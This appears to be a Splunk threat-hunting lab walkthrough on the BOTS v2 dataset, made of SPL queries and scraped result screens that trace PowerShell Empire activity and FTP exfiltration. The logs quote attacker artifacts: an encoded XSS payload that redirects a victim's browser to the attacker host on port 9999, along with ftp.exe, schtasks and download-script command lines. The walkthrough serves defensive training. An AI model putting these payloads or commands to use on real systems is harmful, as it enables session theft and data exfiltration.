
a dest_ip 1

a dest_mac 1

dest_port 1

a endtime 1

a flow_id 1

i	Time	Event
> 1	8/15/17 11:35:52.667 PM	{ [-] bytes: 800 bytes_in: 656 bytes_out: 144 dest_ip: 45.77.65.211 dest_mac: 58:49:3B:8A:8B:12 dest_port: 9999 endtime: 2017-08-15T23:35:52.667176Z flow_id: 2c68afec-b4d5-48fb-b7df-0984738690f5 form_data: metric=mybb[lastvisit]=1502408189;%20mybb[lastactive]=1502408189 http_comment: HTTP/1.0 302 Found http_method: GET http_referrer: http://www.brewertalk.com/member.php?action=activate&uid=-1&code=%22%3E%3Cscript%3Edocument.location%3D%22http%3A%2F%2F45.77.65.211%3A9999%2Fmicrosoftuserfeedbackser

71.39.18.125

Highlight AllMatch Casematch DiacriticsWhole Words4 of 21 matches

Search | Splunk 8.2...

Nothing that can advance our hypothesis about PowerShell Empire being executed comes up. We may come back to investigate this further later.

It is about time we move our attention to host centric data through Microsoft Sysmon logs, as follows.

```
index=botsv2 45.77.65.211 sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" | stats count by src_ip dest_ip | sort - count
```

New Search

1 index=botsv2 45.77.65.211 sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" | stats count by src_ip dest_ip | sort - count

✓ 4,572 events (before 6/16/22 8:27:49.000 AM) No Event Sampling ▾

Events (4,572) Patterns Statistics (1) Visualization

100 Per Page ▾ / Format Preview ▾

src_ip ↕	dest_ip ↕
1 10.0.1.101	45.77.65.211

We see a large amount of events coming from a single server, Venus (10.0.1.101) communicating to our indicator.

Let's use a wildcard on *dest* to ensure we get all of the values we saw in the previous search

```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" dest=45.77.65.211*
```

Once the search is completed, we notice that all returned events are running PowerShell. We also notice a lot of *Network Connect* Sysmon events. It is not common to see PowerShell performing network connections. Finally, some progress...

File
Edit
View
History
Bookmarks
Tools
Help

Search | Splunk 8.2.6
x
+

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3Dbotsv2 sourcetype%3D"xmlwineventlog%3Amicrosoft-windows-sysmon%2Fop

splunk>enterprise
Apps
Messages
Settings
Ac

Search
Analytics
Datasets
Reports
Alerts
Dashboards

New Search

1 index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" dest=45.77.65.211*

4,572 of 82,917 events matched No Event Sampling

Job

Events (4,572)

Patterns

Statistics

Visualization

Format Timeline

Zoom Out

Zoom to Selection

Deselect

List

Format

20 Per Page

Prev

1

2

3

4

Hide Fields

All Fields

SELECTED FIELDS

a host 1

a signature 1

a source 1

a sourcetype 1

INTERESTING FIELDS

a action 1

a app 1

a Computer 1

a dest 2

a dest_host 1

a dest_ip 1

dest_port 1

i	Time	Event
> 1	8/26/17 8:26:04.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'>host = venus signature = Network Connect source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
> 2	8/26/17 8:25:59.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'>host = venus signature = Network Connect source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
> 3	8/26/17 8:25:53.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'>host = venus signature = Network Connect source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
> 4	8/26/17 8:25:48.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'>host = venus signature = Network Connect source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
> 5	8/26/17 8:25:42.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'>host = venus signature = Network Connect source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

71.39.18.125

Highlight All
Match Case
Match Diacritics
Whole Words
4 of 21 matches

Let's analyze these *Network Connection* Sysmon events related with powershell.exe further, as follows.

index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" dest=45.77.65.211* | stats values(dest_port) as dest_port values(host) as host values(src_ip) as src_ip values(src_port) as src_port by process,dest,user

New Search

Save As>Create Table ViewClose

1 index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" dest=45.77.65.211* | stats values(dest_port) as dest_port values(host) as host values(src_ip) as src_ip values(src_port) as src_port by process,dest,user

All time

✓ 4,572 events (before 6/16/22 8:29:14.000 AM) No Event SamplingJob||→🖨️⬇️🗨️ Verbose Mode

Events (4,572)PatternsStatistics (3)Visualization


100 Per PageFormatPreview

	process	dest	user	dest_port	host	src_ip	src_port
1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	45.77.65.211	FROTHLY\service3	443	venus	10.0.1.101	50106
2	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	45.77.65.211.vultr.com	FROTHLY\service3	443	venus	10.0.1.101	50107
							50108
							50109
							50110
							50111
							50112
							50113
							50114
							50115
							50116
							50117
							50118
							50119

The user executing these events are either the SYSTEM account or a frothly domain account called *service3*.

By using the *timechart* command we can see that this network activity took place between 8/23 and 8/26. We are focusing on the *service3* user.

index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" dest_ip=45.77.65.211* user=FROTHLY\\service3 | timechart count by src_ip



Let's dig deeper into what has been executing through the service3 account, as follows.

```
index="botsv2" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" user=FROTHLY\\service3 | stats values(CommandLine) by Computer,process,ParentImage
```

New Search

Save As>Create Table ViewClose

1 index="botsv2" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" user=FROTHLY\\service3 | stats values(CommandLine) by Computer,process,ParentImage

All time

✓ 2,430 events (before 6/16/22 8:31:30.000 AM)

No Event Sampling

Job

Verbose Mode

Events (2,430)

Patterns

Statistics (17)

Visualization

100 Per Page

Format

Preview

	Computer	process	ParentImage	values(CommandLine)
1	venus.frothly.local	C:\Python27\python.exe	C:\Windows\SysWOW64\msiexec.exe	"c:\Python27\python.exe" -m ensurepip -U --default-
2	venus.frothly.local	C:\Python27\python.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\python27\python.exe" dns.py
3	venus.frothly.local	C:\Windows\SysWOW64\msiexec.exe	C:\Windows\System32\msiexec.exe	c:\Windows\syswow64\MsiExec.exe -Embedding D90371DC
4	venus.frothly.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\wbem\WmiPrivSE.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershe
5	venus.frothly.local	C:\Windows\System32\cscript.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\cscript.exe" download_py.vbs
6	venus.frothly.local	C:\Windows\System32\ftp.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll
7	venus.frothly.local	C:\Windows\System32\msiexec.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\msiexec.exe" /i c:\temp\downlo
8	venus.frothly.local	C:\Windows\System32\msiexec.exe	C:\Windows\System32\msiexec.exe	c:\Windows\System32\MsiExec.exe -Embedding 81ADC33
9	venus.frothly.local	C:\Windows\System32\schtasks.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\schtasks.exe" /Create /F /RU s
10	venus.frothly.local	C:\Windows\System32\whoami.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\whoami.exe" /user
11	wrk-aturing.frothly.local	C:\Windows\System32\snmptrap.exe	C:\Windows\System32\services.exe	C:\Windows\System32\snmptrap.exe

Not only we can see malicious PowerShell commands being executed but we also notice *whoami.exe* and *ftp.exe* being executed by PowerShell(which is suspicious). These three suspicious processes appear in both *venus.frothly.local* and *wrk-klagerf.frothly.local*.

How we know that these PowerShell commands are malicious you may ask. Let's Base64 decode them.



The output looks certainly malicious.

The output also contains `/admin/get.php`. Asking for this file is characteristic of PowerShell Empire! Other strings may also exist that can indicate the existence of PowerShell Empire in our environment)

<https://github.com/EmpireProject/Empire/blob/master/data/agent/agent.py>

For the extra mile try to identify similar PowerShell commands on other workstations/servers. We focused on the `service3` account only. Maybe another account executed similar commands.

Task 2. Hunt for FTP exfiltration

Let's start with the available sourcetypes for this hunt focusing on August 2017 (data obtained from the previous Task).

```
index=botsv2 ftp | stats count by sourcetype | sort - count
```

New Search

Save As Create Table ViewClose

1 index=botsv2 ftp | stats count by sourcetype | sort - count

All time

✓ 17,550 events (before 6/16/22 8:33:27.000 AM) No Event Sampling Job || [] ↗ 🖨 ⬇️ 🗨 Verbose Mode

Events (17,550)PatternsStatistics (19)Visualization

100 Per Page ↕ Format Preview

	sourcetype ↕	count ↕
1	suricata	13450
2	stream:ftp	1490
3	pan:traffic	1464
4	Perfmon:Process	552
5	stream:http	294
6	WinRegistry	132
7	Unix:UserAccounts	81
8	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	15
9	pan:system	10
10	linux_secure	9

Let's now try to identify an IP/indicator.

```
index=botsv2 ftp sourcetype=suricata | stats count by src_ip dest_ip | sort - count
```

New Search

Save As Create Table ViewClose

1 index=botsv2 ftp sourcetype=suricata | stats count by src_ip dest_ip | sort - count

All time

✓ 13,450 events (before 6/16/22 8:34:00.000 AM) No Event Sampling Job || [] ↗ 🖨 ⬇️ 🗨 Verbose Mode

Events (13,450)PatternsStatistics (2)Visualization

100 Per Page ↕ Format Preview

	src_ip ↕	dest_ip ↕	count ↕
1	10.0.2.107	160.153.91.7	4
2	10.0.2.109	160.153.91.7	2

or

```
index=botsv2 ftp sourcetype=stream:ftp | stats count by src_ip dest_ip | sort - count
```

New Search

Save As>Create Table ViewClose

1 index=botsv2 ftp sourcetype=stream:ftp | stats count by src_ip dest_ip | sort - count

All time

✓ 1,490 events (before 6/16/22 8:48:40.000 AM) No Event Sampling

Job|||↷🖨️⬇️🗨️Verbose Mode

Events (1,490)PatternsStatistics (2)Visualization

100 Per PageFormatPreview

	src_ip	dest_ip	count
1	10.0.2.107	160.153.91.7	1459
2	10.0.2.109	160.153.91.7	31

We notice that two internal systems speaking to the same external destination address, **160.153.91.7**.

If we look at Palo Alto data, we notice we have two sourcetypes, *pan:traffic* and *pan:threat*. The traffic sourcetype has by far the greater volume of traffic, but interestingly, we see the vast majority of traffic heading to the external interface of our firewall. So additional inspection of this data to learn more is warranted.

```
index=botsv2 ftp sourcetype=pan:traffic | stats count by src_ip dest_ip | sort - count
```

New Search

Save As>Create Table ViewClose

1 index=botsv2 ftp sourcetype=pan:traffic | stats count by src_ip dest_ip | sort - count

All time

✓ 1,464 events (before 6/16/22 8:49:25.000 AM) No Event Sampling

Job|||↷🖨️⬇️🗨️Verbose Mode

Events (1,464)PatternsStatistics (5)Visualization

100 Per PageFormatPreview

	src_ip	dest_ip	count
1	160.153.91.7	71.39.18.125	1450
2	10.0.2.107	160.153.91.7	8
3	10.0.2.109	160.153.91.7	4
4	10.0.1.100	160.153.91.7	1
5	10.0.1.101	160.153.91.7	1

Let's step away from the network level for a bit and focus on the endpoint level. First, Sysmon events related to FTP by host.

```
index=botsv2 ftp sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats count by host | sort - count
```

New Search

Save As>Create Table ViewClose

1 index=botsv2 ftp sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats count by host | sort - count

All time

✓ 15 events (before 6/16/22 8:50:25.000 AM) No Event SamplingJob||→🖨️⬇️🗨️Verbose Mode

Events (15)PatternsStatistics (3)Visualization

100 Per PageFormatPreview

	host	count
1	wrk-btun	10
2	wrk-klagerf	4
3	venus	1

Then, Sysmon events related to FTP by CommandLine

```
index=botsv2 ftp sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats count by CommandLine
```

New Search

Save As>Create Table ViewClose

1 index=botsv2 ftp sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats count by CommandLine

All time

✓ 15 events (before 6/16/22 8:51:02.000 AM) No Event SamplingJob||→🖨️⬇️🗨️Verbose Mode

Events (15)PatternsStatistics (4)Visualization

100 Per PageFormatPreview

	CommandLine	count
1	"C:\Windows\system32\ftp.exe" -i -s:singlefile.dll	1
2	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll	3
3	"C:\Windows\system32\ftp.exe" -i -s:winsys64.dll	3
4	"C:\Windows\system32\ftp.exe" open hildegardsfarm.com	1

We notice some curious-looking ftp activity! We will get back to this activity and investigate further.

Back to the network now, let's try to see inside the FTP traffic.

index=botsv2 ftp sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7

New Search

Save As>Create Table ViewClose

1 index=botsv2 ftp sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7

All time

✓ 1,490 events (before 6/16/22 8:51:35.000 AM) No Event Sampling

JobJob Control PanelVerbose Mode

Events (1,490)PatternsStatisticsVisualization

Format TimelineZoom OutZoom to SelectionDeselect

1 hour per column

ListFormat20 Per Page

Prev12345678...Next

< Hide FieldsAll Fields

SELECTED FIELDS

a host 1

a source 1

a sourcetype 1

INTERESTING FIELDS

flow_id

reply_content

method

method_parameter

filename

i

Time

Event

>

1

8/26/17 6:45:35.004 AM

{ [-] bytes: 73 bytes_in: 6 bytes_out: 67 dest_ip: 160.153.91.7 dest_mac: 58:49:3B:8A:8B:12

The interesting fields to browse are:

- *flow_id*
- *reply_content*
- *method*
- *method_parameter*
- *filename*


So, let's refine our search as follows

index=botsv2 sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7 method!=PORT method!=TYPE method!=NLST | table _time src_ip filename method method_parameter reply_content | sort + _time

Make also sure you give *reply_content* a look for interesting information.

It is worth looking into each separate transmission. You can do that through the query below, clicking into each green bar of the histogram and then pressing +Zoom to Selection.

```
index=botsv2 sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7
```



Now you can view which files were uploaded/exfiltrated (do the below for each transmission) as follows.

```
index=botsv2 sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7 | stats count by filename
```

New Search

Save As

Create Table View

Close

1

index=botsv2 sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7 | stats count by filename

Date time range

✓ 1,452 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM)

No Event Sampling

Job

Verbose Mode

Events (1,452)

Patterns

Statistics (502)

Visualization

100 Per Page

Format

Preview

< Prev

1

2

3

4

5

6

Next >

	filename	count
1	31564-pdf.pdf	2
2	31600-pdf.pdf	2
3	31632-pdf.pdf	2
4	31633-pdf.pdf	2
5	31634-pdf.pdf	2
6	31711-pdf.pdf	2
7	31794-pdf.pdf	2
8	31891-pdf.pdf	2
9	31911-pdf.pdf	2
10	31935-pdf.pdf	2
11	31944-pdf.pdf	2
12	31960-pdf.pdf	2
13	31978-pdf.pdf	2
14	32000-pdf.pdf	2
15	32065-pdf.pdf	2

Finally, we should focus our attention on the DLL files we spotted. To identify the sourcetypes that include information about these DLLs execute the search below.

```
index=botsv2 (singlefile.dll OR winsys32.dll) | reverse
```


New Search

Save As ▾Create Table ViewClose

1 index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" (singlefile.dll OR winsys32.dll) | table _time host user
CommandLine ParentCommandLine | reverse

Date time range ▾

Q

